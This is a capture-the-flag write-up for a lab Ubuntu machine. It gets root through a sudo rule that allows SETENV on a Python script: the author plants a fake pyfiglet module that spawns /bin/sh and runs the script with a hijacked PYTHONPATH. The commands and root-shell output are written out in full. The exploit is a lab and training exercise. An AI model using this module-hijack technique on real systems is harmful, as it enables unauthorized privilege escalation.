Challenge Description

i think we need a new system admin :)

Note: - username: ctf

- password: ctf


Writeup

> The challenge creates a URL for an UBUNTU Linux based machine. As I see, it request from me to be an admin then access the the root directory to catch the flag. The hint is "i think we need a new system admin :) "

- For example it gives me this URL > [http://wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web.cybertalentslabs.com]
- This website gives me a temp access to an UBUNTU Linux based machine


So let's have a look here

> Firs of all I opened a kali Linux base machine to explore the URL.
> It prompt me a CLI to login to a machine "NO GUI".



```
wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm login: 
```


> **According to the challenge hint: username: ctf password: ctf**



```
wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm login: ctf
Password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-1084-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf@wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:~$ 
```


So let's discover the machine

First of all I tried "***ll***" command to discover the files





```
ctf@wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:~$ ll
total 28
drwxr-x--- 1 ctf  ctf  4096 May  8 06:42 ./
drwxr-xr-x 1 root root 4096 Oct 24  2022 ../
-rw-r--r-- 1 ctf  ctf   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 ctf  ctf  3771 Jan  6  2022 .bashrc
drwx------ 2 ctf  ctf  4096 May  8 06:42 .cache/
-rw-r--r-- 1 ctf  ctf   807 Jan  6  2022 .profile
```

The output are some simple basic hidden files it won't help me at all.

> Then, I tried ***sudo -l*** as usual to discover my privileges and what can I do.
>
> 
>
> ```
> ctf@wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:~$ sudo -l
> Matching Defaults entries for ctf on wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:
>     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
>
> User ctf may run the following commands on wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:
>     (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/cool.py
> ```
>
> As shown, I can run two simple commands:
>
> /usr/bin/python3 that is for a python3 libraries that I can run python3 scripts on this machine easily.
>
> /opt/cool.py is a .py file that's maybe includes a python script.
>
> Also, I can see (root) SETENV: NOPASSWD: .
>
> So, what's that SETENV: does ?
>
> - Basically it gives you the ability to set environment variables "I think it will help me to get to root directory"
>
> With that in mind let's see the content of the cool.py

cool.py discovery

> Let's discover cool.py by applying " ***cat /opt/cool.py*** "
>
> 
>
> ```
> ctf@wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:~$ cat /opt/cool.py
> import pyfiglet
>
> user_name = input("> Enter your name to be c00l:")
> print(pyfiglet.figlet_format(user_name))
> ```
>
> So it imports a module in python3 called "pyfiglet", then takes whatever input you give and outputs it in a big text. No matter what input I will provide, it will give it to me in BIG TEXT like this.
>
> I will use /usr/bin/python3 "that I already have access to as I mentioned before" to run the script /opt/cool.py that I have a privilege to run using this command " python3 /opt/cool.py " and type anything to test the script.
>
> 
>
> ```
> ctf@wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-2pxvm:~$ python3 /opt/cool.py
> > Enter your name to be c00l:ZOSAR
>  _____ ___  ____    _    ____
> |__  // _ \/ ___|  / \  |  _ \
>   / /| | | \___ \ / _ \ | |_) |
>  / /_| |_| |___) / ___ \|  _ <
> /____|\___/|____/_/   \_\_| \_\
> ```

Pythonpath


> **Pythonpath** is **a special environment variable that provides guidance to the Python interpreter about where to find various libraries and applications**.
> So, we can use Pythonpath environment variable to include a directory where we have write access. "/tmp/payload". So, Python can imports modules from this directory.
> I used this command " ***mkdir /tmp/payload*** " to create a directory to use it with Pythonpath.
> After this step, I will append a command in my payload " ***import os; os.system("/bin/sh")*** " to use it with /opt/cool.py that I have privilege to use it by these steps.

- mkdir /tmp/payload
- echo 'import os; os.system("/bin/sh")' > /tmp/payload/pyfiglet.py


> Noted that:
>
> - " ***import os; os.system("/bin/sh")*** ". This command is used to import a modular called OS to use OS files to excite from /bin/sh file. That will help us to get to the flag in the root directory.

Run the script

> To run the script I will use "***sudo***" to run it easily,
> I will use ***PYTHONPATH*** to get the created payload script " ***pyfiglet.py*** " from " ***mkdir /tmp/payload*** ". now it can understand the path that python can search to use it as an input. PYTHONPATH=/tmp/payload
> I will use **/usr/bin/python3** to run the script. "I already have a privilege to use it"
> I will use **/opt/cool.py** to get input from " ***pyfiglet.py*** " that I was mentioned using ***PYTHONPATH***. "I already have a privilege to use it"
> So, the command will be like this:
> ***sudo PYTHONPATH=/tmp/payload /usr/bin/python3 /opt/cool.py***



```
ctf@wcam51xvkdclz049m2360nlbg301873o9q00bwvy-web-76db6dff59-xn8r6:~$ sudo PYTHONPATH=/tmp/payload /usr/bin/python3 /opt/cool.py
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

> Now I can execute some commands using (root) SETENV: NOPASSWD:
>
> So, let's discover the root directory using ***ls -al /root***
>
> 
>
> ```
> # ls -al /root
> total 24
> drwx------ 1 root root 4096 Oct 24  2022 .
> drwxr-xr-x 1 root root 4096 May  8 09:08 ..
> -rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
> drwxr-xr-x 1 root root 4096 Oct 24  2022 .cache
> -rw-r--r-- 1 root root  161 Jul  9  2019 .profile
> -rw-r--r-- 1 root root   53 Oct 24  2022 flag.txt
> ```
>
> That is our flag
>
> I can see what it contains using ***cat /root/flag.txt***

CHALLENGE SOLVED